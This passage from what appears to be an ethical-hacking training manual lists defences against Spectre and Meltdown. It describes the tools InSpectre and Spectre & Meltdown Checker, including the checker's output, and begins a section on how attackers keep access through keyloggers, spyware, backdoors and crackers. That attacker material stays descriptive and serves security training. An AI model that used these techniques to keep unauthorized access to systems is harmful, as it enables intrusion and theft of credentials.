4. Install and update ad-blockers and anti-malware software to **block injection of malware** through compromised websites
5. Enable traditional protection measures such as endpoint security tools to prevent unauthorized system access
6. **Block services** and applications that allow unprivileged users to execute code
7. Never install unauthorized software or access untrusted websites from systems storing sensitive information
8. Use **Data Loss Prevention (DLP)** solutions to prevent leakage of critical information from runtime memory
9. Frequently check with the manufacturer for **BIOS updates** and follow the instructions provided by the manufacturer to install the updates

Defending against Spectre and Meltdown Vulnerabilities


Various countermeasures to defend privilege escalation attacks that exploit Spectre and Meltdown vulnerabilities are as follows:

- Regularly patch and update OSs and firmware
- Enable continuous monitoring of critical applications and services running on the system and network
- Regularly patch vulnerable software such as browsers
- Install and update ad-blockers and anti-malware software to block injection of malware through compromised websites
- Enable traditional protection measures such as endpoint security tools to prevent unauthorized system access
- Block services and applications that allow unprivileged users to execute code
- Never install unauthorized software or access untrusted websites from systems storing sensitive information
- Use data loss prevention (DLP) solutions to prevent leakage of critical information from runtime memory
- Frequently check with the manufacturer for BIOS updates and follow the instructions provided by the manufacturer to install the updates

Tools for Detecting Spectre and Meltdown Vulnerabilities

InSpectre

- InSpectre examines and discloses any **Windows system's hardware and software** vulnerability to Meltdown and Spectre attacks



InSpectre: Check Spectre and Meltdown Protection
InSpectre
Release #8
Check Windows operating system and processor hardware safety.
Freeware by Steve Gibson / @Sggrc
Disable Meltdown Protection
Disable Spectre Protection
Exit

Spectre & Meltdown Vulnerability Status

System is Meltdown protected: YES
System is Spectre protected: YES
Microcode Update Available: NO!
Performance: SLOWER
CPUID: 50657
(full details below)

See GRC's InSpectre webpage at: https://grc.com/inspectre.htm
for a full explanation of the use and operation of this freeware utility.

Tools for Detecting Spectre and Meltdown Vulnerabilities

Security professionals can use tools such as InSpectre, Spectre & Meltdown Checker, INTEL-SA-00075 Detection and Mitigation Tool, etc. to detect Spectre and Meltdown vulnerabilities that exist in the system hardware. Detection of these vulnerabilities before exploitation helps security professionals to install the necessary OS and firmware patches to defend against such exploitation.

- **InSpectre**

  Source: *https://www.grc.com*

  InSpectre examines and discloses any Windows system's hardware and software capability to prevent Meltdown and Spectre attacks. Detecting these vulnerabilities at an early stage helps security professionals to update system hardware, its BIOS, which reloads the updated processor firmware, and its OS to use the new processor features.


Figure 6.131: Screenshot of InSpectre showing Spectre and Meltdown vulnerabilities

- **Spectre & Meltdown Checker**

  Source: *https://github.com*

  Spectre & Meltdown Checker is a shell script to determine whether a system is vulnerable against various "speculative execution" CVEs. For Linux systems, the script will detect mitigations, including backported non-vanilla patches, regardless of the advertised kernel version number or the distribution (such as Debian, Ubuntu, CentOS, RHEL, Fedora, openSUSE, Arch, etc.).

  As shown in the screenshot, security professionals use Spectre & Meltdown Checker to determine whether the system is immune to speculative execution vulnerabilities. This tool helps them in verifying whether the system has the known correct mitigations in place.



```
└──╼ $sudo ./spectre-meltdown-checker.sh
[sudo] password for attacker:
Spectre and Meltdown mitigation detection tool v0.45

Checking for vulnerabilities on current system
Kernel is Linux 5.14.0-9parrot1-amd64 #1 SMP Debian 5.14.9-9parrot1 (2021-10-26) x86_64


LO#03: Use Different Techniques to Hide Malicious Programs and Maintain Remote Access to the System

Maintaining Access

After gaining access and escalating privileges on the target system, now attackers try to maintain their access for further exploitation of the target system or make the compromised system a launchpad from which to attack other systems in the network. Attackers remotely execute malicious applications such as keyloggers, spyware, and other malicious programs to maintain their access to the target system and steal critical information such as usernames and passwords. Attackers hide their malicious programs or files using rootkits, steganography, NTFS data streams, etc. to maintain their access to the target system.



Executing Applications

- When attackers execute malicious applications it is called "**owning**" the system
- The attacker executes malicious programs **remotely in the victim's machine** to gather the information that leads to exploitation or loss of privacy, **gain unauthorized access** to system resources, **crack the password**, capture the screenshots, install backdoor to maintain easy access, etc.

Malicious Programs that Attackers Execute on Target Systems

Keyloggers

Spyware

Backdoors

Crackers

